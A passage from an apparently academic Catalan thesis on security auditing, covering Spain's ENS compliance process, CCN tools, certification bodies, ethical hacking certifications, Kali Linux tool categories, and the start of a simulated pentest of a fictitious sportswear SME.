Font: El·laboració propia amb dades del lloc web del CCN **[24]**

Adequació al ENS

D'acord amb la informació mostrada al lloc web del Centre Criptològic Nacional (CCN) hi ha una serie de punts a seguir per a l'adequació al ENS, on es tracten un conjunt d'activitats que es nomenen a continuació i cadascuna d'elles ve acompanyada de ferramentes o guies com a ajuda. Aquestes guies son conegudes com a la serie CCN-STIC 800 **[44]** i en elles s'arreplega des de procediments, normes, instruccions tècniques o procediments, fins a manuals per a l'ús de les eines, de les quals es detallaran alguns aspectes més endavant. **[25]**




Figura 17 - Esquema del procés d'adequació al ENS

Font: https://www.ccn-cert.cni.es/sobre-nosotros/servicios-ccn-cert/2-uncategorised/48-adecuacion-al-ens-y-seguimiento-del-progreso.html

Seguint l'estructura de la Figura 17, en primer lloc s'ha de preparar i aprovar la política de seguretat, incloent la definició de rols i l'assignació de responsabilitats. *(CCN-STIC-801: Responsabilitats i funcions en l'ENS i CCN-STIC 805: Política de seguretat de la informació*)

A continuació s'han de categoritzar els sistemes atenent a la valoració de la informació utilitzada i dels serveis prestats. (*CCN-STIC 803: Valoració de sistemes en l'Esquema Nacional de Seguretat*) Tot seguit, fent ús de la metodologia Magerit versió 3 i el programa de suport Pilar es realitza l'anàlisi de riscos, incloent la valoració als controls de seguretat existents

Després es prepara la declaració d'aplicabilitat de les mesures de l'Annex II de l'ENS. (*CCN-STIC 804 Mesures i implantació de l'Esquema Nacional de Seguretat*). Una vegada aprovada la declaració, s'elabora un pla d'adequació per a la millora de la seguretat, basant-se en les carències detectades i s'inclouen els temps estimats d'execució. (*CCN-STIC 806: Pla d'adequació de l'Esquema Nacional de Seguretat*). Quan s'inplantanten les mesures es monitoritza el sistema per fer un seguiment dels controls establerts a través d'una gestió continuada de la seguretat. (*Sèrie CCN-STIC*)

Per a garantir el compliment de les mesures es du a terme una auditoria, amb una periodicitat de 2 anys, de la seguretat (*CCN-STIC 802: Auditoria de l'Esquema Nacional de Seguretat i*

CCN-STIC 808: Verificació del compliment de les mesures en l'Esquema Nacional de Seguretat)

Per últim, d'acord amb els resultats, s'informa sobre l'estat de la seguretat amb l'objectiu millorar la seguretat, (*CCN-STIC 815: Mètriques i Indicadors en l'Esquema Nacional de Seguretat i CCN-STIC 824: Informe de l'Estat de Seguretat*) el que comporta haver de modificar la política de seguretat establerta i torna a iniciar de nou el procés.

Instruments per a la adequació

Per a garantir la seguretat dels sistemes i ajudar a una millor gestió de la ciberseguretat i una bona defensa davant dels atacs a les organitzacions, el propi CCN coordina, promou i desenvolupa una sèrie de ferramentes amb aquest objectiu; que com ja s'ha pogut comprovar a l'anterior esquema, juguen un paper important en l'adequació al ENS ja siga de forma directa o com a eina de suport.

A la Taula 3 s'arrepleguen les diverses ferramentes desenvolupades fins ara, junt amb una descripció de cadascuna d'elles, per conèixer les capacitats que proporcionen.[1]

[1] Com a dada curiosa, la majoria d'aquestes ferramentes tenen noms de dona, moltes d'ells resultants de les sigles de les tasques que permeten realitzar.

Nom	Descripció
 ANA (**A**utomatització i **N**ormalització d'**A**uditories)	Sistema d'auditoria contínua desenvolupat pel CCN-CERT que té per objectiu incrementar la capacitat de vigilància i conèixer la superfície d'exposició. Pretén reduir els temps en la gestió de la seguretat, mitjançant una gestió eficient de la detecció de vulnerabilitats i de la notificació d'alertes, així com un tractament oportú de les mateixes.
 CARMEN (**C**entre d'**A**nàlisi de **R**egistres i **M**ineria d'**E**sdeve**N**iments)	Eina d'adquisició, processament i anàlisi d'informació per a la identificació d'amenaces persistents avançades (APT) a partir del tràfic d'una xarxa. Està composta d'agents que s'encarreguen de arreplegar els fluxos de trànsit, un motor de base de dades on s'introduiexen les dades i una aplicació web per a la representació i consulta de la informació obtinguda.
 CCNDroid	Ferramenta de seguretat per a dispositius amb sistema operatiu Android, que disposa de dues eines: el *Wiper* utilitzat per a esborrar fitxers de forma segura i el *Crypter* per a xifrar de fitxers amb diferents algoritmes (inclòs PGP).
 CLARA	Aplicació per analitzar les característiques de seguretat tècniques de compliment ENS/STIC en Sistemes Windows; està composta per dos elements: CLARA ENS on utilitza funcions com a client o per a anàlisi independent i CLARA ENS Agent on les utilitza com a agent, escoltant les sol·licituds de client.
 GLORIA (**G**estor de **Lo**gs per **R**espondre davant **I**ncidents i **A**menaces)	Plataforma per a la gestió d'incidents i amenaces de ciberseguretat basada en els sistemes SIEM (*Security Information and Event Management*), que permet la identificació d'anomalies a través de tècniques de correlació complexa d'esdeveniments o l'anàlisi de patrons. A més està integrada amb CARMEN, REYES i LUCIA per afavorir la detecció, anàlisi i intercanvi d'incidents.

 INES (**I**nforme **N**acional de l'**E**stat de **S**eguretat)	Plataforma telemàtica que permet la recollida d'informació i a més proporciona a les diferents administracions públiques o altres organismes un coneixement més ràpid i intuïtiu del seu nivell d'adequació a l'ENS i de l'estat de seguretat dels seus sistemes.
 LORETO	Eina d'ús compartit en el núvol, per a l'emmagatzemar de forma virtual d'informació (per mitjà d'arxius, mostres, aplicacions, etc.) que permet l'intercanvi d'aquestos.
 LUCIA (**L**listat **U**nificat de **C**oordinació d'**I**ncidents i **A**menaces)	Llistat per a la gestió de Ciberincidents que pretén millorar la coordinació entre les entitats amb les que hi colaboren. Permet gestionar tres tipus de ciberincidents: els del propi organisme, els provinents del Sistema d'Alerta Temprana de xarxa SARA (SAT-SARA) i els del Sistema d'Alerta Temprana d'Internet (SAT-INET). Mitjançant un llenguatge comú de perillositat i classificació de l'incident manté la traçabilitat i el seguiment.
 MARIA	Plataforma multiantivirus de detecció, mitjançant l'anàlisi codi nociu a través de múltiples motors antivirus i antimalware per a Windows i Linux. Aquesta eina permet analitzar en temps real i de forma aïllada qualsevol tipus de fitxer, obtenint la detecció de virus, cucs, troians i tota mena de codi nociu.
 MARTA	Plataforma avançada de sandboxing dedicada a l'anàlisi automatitzat de fitxers de comportament maliciós. Al pujar un fitxer a la plataforma es realitza un anàlisi de dues fases: estàtic i dinàmic. A l'estàtic, s'executen una sèrie de scripts on el codi nociu no s'executa en cap moment i s'obté certa informació específica del fitxer. Al dinàmic, s'infecta una màquina virtual (VM) amb el fitxer sospitós i es realitza un informe molt detallat.

 PILAR	Aplicació per a l'anàlisi i gestió de riscos en un SI basat en la metodologia Magerit. Existeixen diverses variants: • PILAR: versió íntegra de l'eina. • PILAR Basic: versió senzilla per a Pimes i Administració Local • μPILAR: versió reduïda, destinada a l'anàlisi ràpid de riscos. • RMAT: permet afegir eines de personalització.
 REYES	Ferramenta d'anàlisi de ciberincidents i informació de ciberamenaces. En un primer moment estava basat en la tecnologia MISP (Malware Information Sharing Platform), però en la seva nova versió ha passat a ser un portal centralitzat en el qual s'ha integrat un metacercador on es pot realitzar qualsevol investigació de forma ràpida i senzilla, sobre incidents i amenaces.
 ROCIO	Eina web dissenyada per analitzar les configuracions dels dispositius de xarxa, routers i commutadors Cisco. Es presenta com una interfície web la qual permet emmagatzemar configuracions, seleccionar diferents paquets de regles i generar informes de compliment.
 VANESA	Plataforma de retransmissió de vídeo en directe per facilitar la formació i sensibilització amb tota la seva comunitat de referència.

Taula 3 - Ferramentes desenvolupades per el CCN
Font: El·laboració pròpia amb dades del lloc web CCN-Cert **[26]**

Certificació ENS

Una vegada s'haja adequat el SI al ENS, la empresa que vol ser certificada serà objecte d'una auditoria per part d'una organització acreditada, que cada dos anys serà realitzada de nou, per tal de verificar el compliment dels requeriments del ENS. Segons la categoria de sistema, el distintiu de compliment es diferencia entre Declaració de conformitat i Certificació, (Figura 18) tal com arreplega la guia CCN-STIC 809: Declaració i certificació de conformitat amb els ENS i distintius de compliment.

La certificació que es pot obtnenir, està dividida en 3 nivells, d'acord amb el grau de conformitat que tinga la informació amb les dimensions abans esmentades (disponibilitat, autenticitat, integritat, confidencialitat traçabilitat).

- **SI de categoria Alta** Quan alguna de les dimensions de seguretat aplega al nivell Alt.
- **SI de categoria Mitjana** Quan alguna de les dimensions de seguretat arriba al nivell Mitjà i cap arriba a un nivell superior.
- **SI de categoria Bàsica** Quan alguna de les dimensions de seguretat assoleix el nivell Baix i cap arriba a un nivell superior.

Figura 18 - Distintius de compliment del ENS per nivells de conformitat

Font: Elaboració pròpia a partir de les dades del lloc web del CCN-Cert **[27]**

Entitats certificades per a l'acreditació

Existeixen diverses entitats capacitades per a atorgar a una organització la certificació de compliment del ENS; no obstant això, algunes d'elles encara estan en procés de ser acreditades. A la Taula 4 mostrada a continuació, s'arrepleguen les diverses entitats, així com el estat actual d'acreditació.

Nom [Raó social]	**Estat**	**Data**
AENOR Internacional S.A.U.	Acreditada	(21/04/2017)
Audertis Audit Services, S.L.	Acreditada	(29/12/2017)
BDO Auditores, S.L.P.	Acreditada	(15/06/2018)
LEET Security, S.L.	Acreditada	(23/02/2018)
LGAI Technological Center, S.A. (APPLUS)	Acreditada	(27/07/2018)
Servicio de Seguridad y Protección de Datos de la Viceconsejería de Administración Local y Coordinación de Castilla-La Mancha	Acreditada	(09/11/2018)
Cámara Certifica - [Certificación y Confianza, Cámara S.L.U.]	En procés	(Des de 27/10/2017)
Eurocertificación - [Eurocert Certification Spain S.L.]	En procés	(Des de 27/10/2017)

Taula 4 - Entitats de certificació i estat d'acreditació

Font: https://www.ccn.cni.es/index.php/es/esquema-nacional-de-seguridad-ens/entidades-de-certificacion

Capítol 6

Hacking ètic

Marc de l'auditoria informàtica de SI i la seguretat de la informació

6. Hacking ètic

Com s'ha pogut entreveure anteriorment als serveis oferits en una auditoria de seguretat dels SI, alguns d'aquests estan relacionats amb forçar l'accés al sistema per comprovar si es disposa d'una protecció adequada, com per exemple el pentest.

Aquest tipus de tècniques estan relacionades amb el *hacking*, que es tracta d'un conjunt de tècniques per tal d'accedir a un sistema sense autorització. Com bé diu la pròpia definició, el fet de fer-ho sense estar autoritzat, ha derivat en que normalment aquest concepte tinga una percepció negativa i està relacionat amb atacar un sistema de manera delictiva, però no sempre ha de ser així. D'acord amb (Agé & ACISSI, 2015) hi ha tres tipus de hackers segons les diferents escoles (barret negre, gris o blanc), que es relacionen amb l'objectiu final de les tasques que realitzen.

- **Barret blanc**. Busquen millorar la seguretat dels sistemes utilitzant els seus coneixements per trobar vulnerabilitats amb l'objectiu de poder estudiar i corregir les falles.
- **Barret negre**. El seu objectiu és el benefici econòmic o personal, fan ús del seu coneixement per introduir-se en els sistemes manera maliciosa i son els criminals causants dels ciberatacs.
- **Barret gris**. Es troben entre els barrets blancs i els negres, ja que ataquen al sistema informàtic d'una empresa per demostrar la seva validesa i així ser contractat posteriorment per defensar i arreglar les falles de seguretat.

Per tant seguint l'esperit de la escola del barret blanc s'aprofiten les ferramentes de les que es disposa per a fer-ne un ús responsable i moral, i és en aquest punt on s'aplega al hacking ètic (de l'anglés *ethical hacking*). Ja que aprofitant l'oportunitat que ofereix aquesta tècnica, es pot usar de forma intencionada al sistema propi, per tal d'averiguar de quines vulnerabilitats es troben i subsanar-les. El tret característic del hacking ètic que el diferència és que al realitzar aquesta tècnica hi ha un consentiment explícit per part del propietari del sistema, ja que en cas contrari s'estaria incurrint en un delicte que podria suposar una pena de pressó de entre 6 mesos i 2 anys, tal com s'arreplega a la Llei Orgànica 5/2010. **[43]**

6.1. Certificats de hacking i seguretat

Dins de l'àmbit de la ciberseguretat també hi ha una gran quantitat de certificats que es poden obtenir tal com s'observa a continuació Taula 5, on s'han destacat algunes de les

més importants. Al igual que ocorria amb moltes de les vistes anteriorment, tampoc hi ha certificacions d'organismes oficials, però disposen del reconeixement i acceptació a l'entorn de la seguretat informàtica; concretament, en el camp del hacking ètic, la més coneguda es el CEH (*Certified Ethical Hacker*) atorgat pel EC-Council. **[28] [29]**

Disposar d'alguns d'aquests certificats suposa la porta d'entrada a altres de major nivell, com per exemple el CEH que possibilita posteriorment obtindre el Licensed Penetration Tester (LPT) o partir del SY0-401 es pot arribar a la Certificació de Professional en Seguretat Avançada (CASP), la qual cosa permet optar a treballs més especialitzats.

Imatge	Certificat [Entitat]	Característiques	Cost[2]
	Certified Ethical Hacker (CEH) [EC-Council]	**Requisits previs:** Capacitació oficial o 2 anys d'experiència **Prova:** Examen de 4 hores de duració amb 125 preguntes (70% per a aprovar) **Enllaç web:** https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/	550$ 490€
	CompTIA Security+ (SY0-401) [CompTIA]	**Requisits previs:** Certificació CompTIA Network+ i 2 anys d'experiència **Prova:** Examen de 90 minuts amb 90 preguntes (75% per a aprovar) **Enllaç web:** https://certification.comptia.org/certifications/security	340$ 305€
	Certified Information Systems Security Professional (CISSP) [(ISC)²]	**Requisits previs:** 5 anys d'experiència o 1 any més un títol universitari de 4 anys **Prova:** Examen de 6 hores amb 250 preguntes de resposta múltiple (70% per a aprovar) **Enllaç web:** https://www.isc2.org/Certifications/CISSP	600$ 530€
	Certified Cloud Security Professional (CCSP) [(ISC)²]	**Requisits previs:** 5 anys d'experiència laboral, almenys 3 dels quals han d'estar relacionats amb la seguretat de la informació **Prova:** Examen de 4 hores amb 125 preguntes (70% per aprovar) **Enllaç web:** https://www.isc2.org/Certifications/CCSP	550$ 490€

[2] El cost indicat, simplement reflexa el preu de la prova d'examen, molts d'ells tenen despeses afegides com el material, taxes de registre, cursos o recertificacions i manteniment.

	Certified Information Systems Auditor (CISA) [ISACA]	**Requisits previs:** 5 anys d'experiència realitzant tasques relacionades amb l'auditoria, el control, la garantia o la seguretat dels SI **Prova:** Examen de 4 hores amb 200 preguntes de resposta múltiple (75% per a aprovar) **Enllaç web:** http://www.isaca.org/Certification/CISA-Certified-Information-Systems-Auditor/Pages/default.aspx	760$ 675€
	Certified Information Security Manager (CISM) [ISACA]	**Requisits previs:** 5 anys d'experiència laboral, almenys 3 d'ells com a gerent de seguretat de la informació **Prova:** Examen de 4 hores amb 150 preguntes de resposta múltiple (75% per a aprovar) **Enllaç web:** http://www.isaca.org/Certification/CISM-Certified-Information-Security-Manager/Pages/default.aspx	760$ 675€
	Certified in Risc and Information System [ISACA]	**Requisits previs:** 3 anys d'experiència laboral en els camps de gestió de riscos de TI i control de SI **Prova:** Examen de 4 hores amb 150 preguntes de resposta múltiple (75% per a aprovar) **Enllaç web:** http://www.isaca.org/Certification/CRISC-Certified-in-Risk-and-Information-Systems-Control/Pages/default.aspx	760$ 675€
	GIAC Security Essential Certification (GSEC) [GIAC]	(No disposa de requisits previs) **Prova:** Examen supervisat de 5 hores de duració amb 180 preguntes (73% per a aprovar) **Enllaç web:** https://www.giac.org/certification/security-essentials-gsec	1700$ 1500€

Taula 5 - Certificats de ciberseguretat

Font: El·laboració pròpia amb dades dels llocs webs de les certificacions

En aquest cas s'han destacat únicament alguns dels més importants, però a més d'aquestes entitats existeixen moltes altres que disposen d'una àmplia quantitat i varietat de certificats que no s'han nomenat. Un exemple vist a la taula anterior d'aquest fet són les organitzacions (ISC)² o ISACA, de les quals s'ha observat que disposen de més d'un certificat. Concretament, a aquesta última, ser membre de l'associació ISACA proporciona certs avantatges, com ara descomptes en el preu d'exàmens per a la obtenció de certificats.

6.2. Distribucions

Per a facilitar el treball que s'està tractant existeixen una gran quantitat de creadors que han desenvolupat multitud de distribucions de SO enfocades principalment per al hacking, les qual ja disposen d'una gran varietat de programes i eines preinstalades relacionades amb aquesta tècnica. **[30] [31]** Encara que també existeixen distribucions de pagament, s'ha decidit centrar-se en les lliures, ja que, a banda de ser gratuïtes, són molt més versàtils i disposen d'actualitzacions i novetats de forma més freqüent, a més d'altres factors com les comunitats d'usuaris o els repositoris d'aplicacions; entre algunes de les més populars es troben:

- **Kali Linux**: Està basada en Debian i ha sigut desenvolupada per Offensive Security, la qual s'encarrega del manteniment i a més realitza les seves pròpies certificacions. Disposa de més de 300 aplicacions per a diversos tipus de serveis, totes elles de codi obert, que de forma continua van millorant i afegint funcionalitats per a estar el més actualitzats possible.

- **Parrot OS**: Sistema molt similar a Kali que utilitza els seus repositoris, per la qual cosa té les mateixes aplicacions i inclou algunes més. Al igual que l'anterior, també està basada en Debian, pero no compta amb una comunitat tant extesa. S'enfoca principalment per a auditar la seguretat, encara que també compta amb una versió per a usuaris comuns. Es tracta d'un projecte dirigit per la comunitat, en la qual han col·laborat i contribuït multitud de membres.

- **DEFT Linux**: Aquesta distribució es contempla com un complement per a les anteriors, ja que es focalitza en treballs d'anàlisi forense. El nom prové de (Digital Evidence & Forensics Toolkit) o el que és el mateix, un conjunt d'eines de proves digitals i forenses, que permeten l'anàlisi i la recuperació de dades i contrasenyes. El projecte està desenvolupat i mantingut pel departament de I+D de Tesla Counsulting.

- **BlackArch**: Està basat en ArchLinux i està enfocada principalment per a especialistes en seguretat informàtica que realitzen serveis de pentesting. Compta amb quasi 2200 ferramentes, que poden ser instal·lades individualment o per grups. Per a desenvolupar la distribució ha participat un gran nombre de membres de la seua comunitat, cadascun d'ells realitzant diverses funcions.

- **CAINE**: El nom prové de (Computer Aided INvestigative Environment), és a dir, un entorn d'investigació assistit per ordinador. És similar a Deft, ja que també es centra en la recuperació i l'anàlisi, compta amb un gran nombre de ferramentes per a aquest tipus de serveis i estan organitzats per categories, la qual cosa li aporta una gran versatilitat i permet aplicar-les a diferents contextos. El desenvolupador i director del projecte es Nanni Bassetti, però hi ha altres membres que han col·laborat, molts d'ells perteneixents a la comunitat de ParrotOS.

Imatge	Nom	Desenvolupador	Última versió	Lloc web
	Kali	Offensive Security	2019.1a	https://www.kali.org/
	ParrotOS	Comunitat de ParrotOS	Home 4.5.1 Security 4.5.1	https://www.parrotsec.org/
	DEFT	Tesla Counsulting	Z-2018-2	http://www.deftlinux.net/
	BlackArch	Comunitat de BlackArch	2018.12.01	https://blackarch.org/
	CAINE	Nanni Bassetti	CAINE 10.0	https://www.caine-live.net/

Taula 6 - Distribucions de Hacking ètic
Font: Elaboració pròpia amb dades dels llocs web de les distribucions

6.2.1. Kali Linux

De les distribuicions anteriorment vistes la més extesa i utilitzada pels usuaris es Kali Linux; ja que compta amb una gran comunitat de seguidors, a més el seu lloc web disposa de nombroses guies i manuals i hi ha multitud de fòrums per resoldre dubtes amb l'ajuda d'altres usuaris.

Aquestes característiques fan que aquesta distribución siga un bon element per veure aquest tipus de sistemes enfocats a la seguretat i a treballs de auditoria, en més detall i conèixer més sobre elles. **[32]** Per a fer-ho de primera mà i ajudant-se d'una tecnologia com la virtualització, s'ha creat una màquina virtual (VM) d'aquesta distribució la qual cosa permet analitzar les

ferramentes que inclou i les possibilitats que ofereixen, d'acord amb (Hertzog, O'Gorman, & Aharoni, 2017) que servirà per a montar un laboratori de pentesting que s'utilitzarà posteriorment a la simulació de l'auditoria. A l'Annex II es troba la configuració emprada.

Ferramentes Kali Linux

Kali compta amb una gran quantitat de programes preinstal·lats, concretament 308 agrupades en 13 tipus diferents tal com es mostra a la Imatge 6 depenent de la funció que realitzen **[33][34].** Tot seguit es veuen amb més detall descrivint les les diferents tasques que permeten realitzar i anomenant alguns exemples de cadascun d'ells.

Imatge 6 - Menú d'aplicacions de Kali Linux
Font: Elaboració pròpia

1. **Recopilació d'informació**: Arreplega un conjunt d'eines que permeten detectar i obtindre informació des de diverses fonts com ara mitjançant l'escaneig de xarxes o el propi SO. Exemples: (DMitry, Maltego, p0f).
2. **Anàlisi de vulnerabilitats**: Software per a avaluar les diferents vulnerabilitats trobades al sistema, xarxes o servidors. Exemples: (Nmap, SPARTA, Lynis).
3. **Aplicacions web**: Programes per a l'anàlisi i escaner de aplicacions web amb l'objectiu de trobar vulnerabilitats. Exemples: (Paros, WebScarab, skipfish).

4. **Avaluació de bases de dades**: Conjunt d'elements per analitzar i trobar vulnerabilitats a les bases de dades i realitzar posteriorment accions com la injecció de codi. Exemples: (BBQSQL, jSQL Injector, sqlmap).
5. **Atacs de contrasenyes**: Aplicacions per a desencriptar arxius, desxifrar diverses classes de contrasenyes o sistemes d'autenticació. Exemples: (Johnny, Crunch, Ncrack).
6. **Atacs Wireless**: Eines per a l'avaluació i atac de xarxes inalàmbriques com la WiFi, bluetooth o NFC. Exemples: (Aircrack, Pyrit, Ghost phisher).
7. **Enginyeria inversa**: Aquest recurs permet analitzar l'estructura, el funcionament i les característiques fonamentals d'un sistema, un programa o un dispositiu. Exemples: (apktool, Smali, javasnoop).
8. **Ferramentes d'explotació**: Possibiliten l'accés a diferents entorns com xarxes, servidors web o bases de dades. Exemples: (Metasploit, Termineter, Armitage).
9. **Esnifar i Enverinar**: Ferramentes que permeten el rastreig del tràfic de dades web i les xarxes, a més d'eines per a la suplantació d'identitat. Exemples: (Wireshark, Hamster, responder).
10. **Manteniment d'accés**: Eines amb l'objectiu de conservar la connexió al sistema com a administrador o per a preservar la comunicació establerta. Exemples: (Backdoor, Intersect, Weevely).
11. **Forensia**: Conjunt de programes per a la realització d'un anàlisi forense, que contempla tasques com la recuperació de dades eliminades o l'anàlisi de imatges de discos. Exemples: (Foremost, bulk-extractor, Volatility).
12. **Ferramentes per a la elaboració d'informes**: Per tal d'agilitzar el procés de realització d'informes, així com l'emmagatzematge dels resultats obtinguts amb repositoris per a organitzar i compartir més fàcilment la informació. Exemples: (Pipal, Dradis, CutyCapt).
13. **Ferramentes d'enginyeria social**: Enfocades a atacs *phishing*, permeten la clonació de llocs web o la imitació de perfils. Exemples: (Social-Engineer Toolkit (SET), BeEF XSS, u3-pwn).

Moltes d'aquestes eines es troben en més d'un apartat ja que disposen de diverses funcionalitats o algunes d'elles poden estar interrelacionades, per aquesta raó és interessant conèixer les possibilitats que ofereixen les ferramentes d'aquest tipus de distribució i les funcions que aporta cadascuna d'aquestes aplicacions, ja que tindran un paper clau en la realització de serveis durant una auditoria de seguretat.

Certificats exclusius de Kali Linux

A més dels abans esmentats, si es centra el punt de mira en la distribució escollida, existeixen una serie de certificats detallats a la Taula 7 per a aquest SO enfocats a professionals de la seguretat de la informació. Al seu lloc web existeix una secció que arreplega aquestes certificacions relacionades directament amb el sistema com es la propia certificació de Professional a Kali o les de *Offensive Security* (OS), fundadors i encarregats de desenvolupar de la pròpia distribució i les actualitzatzacions.

Com a aclaracions de la Taula 7 el curs KLT no es un requisit necessari per l'obtenció del KLCP, però és més que aconsellable realitzar-lo prèviament, ja que ambdós comparteixen materials d'estudi. Pel que fa als certificats de OS, al tractar-se tots ells de proves pràctiques, com a part del exàmen s'haurà de presentar un informe exhaustiu de la prova realitzada, que ha de contindre notes, conclusions, captures de pantalla i els passos que s'hagen dut a terme, detallant així els resultats obtinguts.

Cal destacar també que a mesura que s'obté un major grau les proves requereixen d'un major temps de duració ja que augmenta la complexitat, i de la mateixa manera també ho fan els preus. Tant al OSEE com al OSWE no s'especifica l'import, però es pot estimar un cost elevat ja que els cursos que es demanen com a requisits previs, AWE i AWAE respectivament, tenen una tarifa a partir dels 5200 dòlars cadascun. L'elevat cost d'aquests cursos de forma presencial es degut a que es duen a terme durant el *Black Hat USA*, que es realitza de forma anual a Las Vegas. **[35]**

Certificat	Prerequisits	Mètode d'avaluació	Cost
KLCP **KLCP** KL Certified Professional	Kali Linux Training (KLT)	Examen de tipus test en línia de 90 minuts de duració, compost de 80 preguntes de resposta múltiple. Les preguntes i els coneixements necessaris es deriven del material inclòs al llibre del KLT.	(Gratuït KLT) + 450$ = 450$ / 400€
OFFENSIVE security OSCP **OSCP** OS Certified Professional	Penetration Testing with Kali Linux (PwK)	Examen pràctic en línia de 24 hores que consisteix en una xarxa virtual que conté objectius de configuracions i sistemes operatius. Requereix investigar la xarxa (recopilant informació), identificar les vulnerabilitats i executar amb èxit cert tipus d'atacs.	(800$ PwK) + 800$ = 1600$ / 1420€

OSWP OS Wireless Professional	Offensive Security Wireless Attacks (WiFu)	Examen pràctic en línia de 4 hores que obliga a connectar-se al laboratori d'examen a través de SSH on es troben diverses xarxes amb diverses configuracions. S'ha de identificar el tipus de xifratge utilitzat, les restriccions en les xarxes i així recuperar la clau de xifrat de cadascuna d'elles.	(100$ WiFu) + 450$ = 550$ / 490€
OSCE OS Certified Expert	Cracking the Perimeter (CTP)	Examen pràctic en línia de 48 hores que consisteix en una xarxa virtual allotjada a distància amb diverses configuracions i sistemes operatius. Investigant la xarxa, s'hauran d'identificar les vulnerabilitats i obtindre accés d'administrador a través de l'execució d'atacs per comprometre els sistemes.	(350$ CTP) + 1200$ = 1550$ / 1375€
OSEE OS Expert Exploitation	Advanced Windows Exploitation (AWE)	Examen pràctic en línia de 72 hores en un nombre seleccionat de sistemes allotjats a distància que contenen diverses vulnerabilitats desconegudes. Cal investigar i desenvolupar la forma de gestionar els sistemes donats mitjançant diverses tècniques com l'enginyeria inversa i el pensament lateral basant-se en la pròpia experiència d'explotació.	Online (1200$ AWE) Presencial (5200$ AWE) + Preu no especificat
OSWE OS Web Expert	Advanced Web Attacks Exploitation (AWAE)	Examen pràctic en línia de 24 hores format per una xarxa virtual que consisteix en diverses aplicacions web i sistemes operatius. S'haurà de demostrar la capacitat d'identificar la versió per determinar les vulnerabilitats conegudes i explotar-les de manera adequada a partir de l'empremta digital.	Online (1400$ AWAE) Presencial (5200$ AWAE) + Preu no especificat

Taula 7 - *Certificacions amb Kali Linux*
Font: Elaboració pròpia amb dades dels llocs web de Kali i Offensive Security **[36] [37]**

Capítol 7

Simulació d'una auditoria

Marc de l'auditoria informàtica de SI i la seguretat de la informació

7. Simulació d'una auditoria

A més de la investigació prèvia per conèixer el marc que envolta el món de les auditories relacionades amb la seguretat de la informació, aquest treball també pretén profunditzar en l'àmbit pràctic, realitzant la simulació de part d'una auditoria per tal d'aplicar els conceptes exposats anteriorment. Per a exemplificar el procés d'auditoria s'ha simulat una auditoria informàtica de seguretat de SI a una empresa fictícia de tipus PIME, on es realitza un servei de pentesting de caixa blanca. Suposant que formem part d'una empresa auditora, un representant l'entitat ha contacat amb l'auditora de la qual formem part, per a que es realitze un servei de auditoria que permeta millorar la gestió de la informació i dels seus sistemes.

En primera instància s'havia ideat realitzar la simulació sobre Metasploitable, una màquina amb una gran varietat de vulnerabilitats preparada per a realitzar aquest tipus de proves, però per a obtindre una experiència més propera a la realitat es va decidir canviar a una màquina més convencional que es pot trobar a la gran majoria de empreses, com es el cas de Microsoft, concretament amb Windows 7. Respecte als comandaments utilitzats amb Kali Linux per a realitzar el *pentesting* han sigut extrets dels manuals i els fòrums de Kali **[33]** i amb l'ajuda dels conceptes i guies establertes a (Caballero Quezada, 2018)

7.1. Descripció de la empresa auditada

L'empresa auditada és *Salva SPORT* es tracta d'una PIME ubicada a la ciutat d'Alcoi que es dedica a la venda de roba esportiva i customització de la mateixa. Les prendes no les confecciona ella mateixa sino que disposa de diversos proveïdors que li la proporcionen i en funció de si el client ho desitja o no, la customització afegint noms i dorsals, part de la que si que se n'encarrega aquesta empresa, a més del posterior enviament.




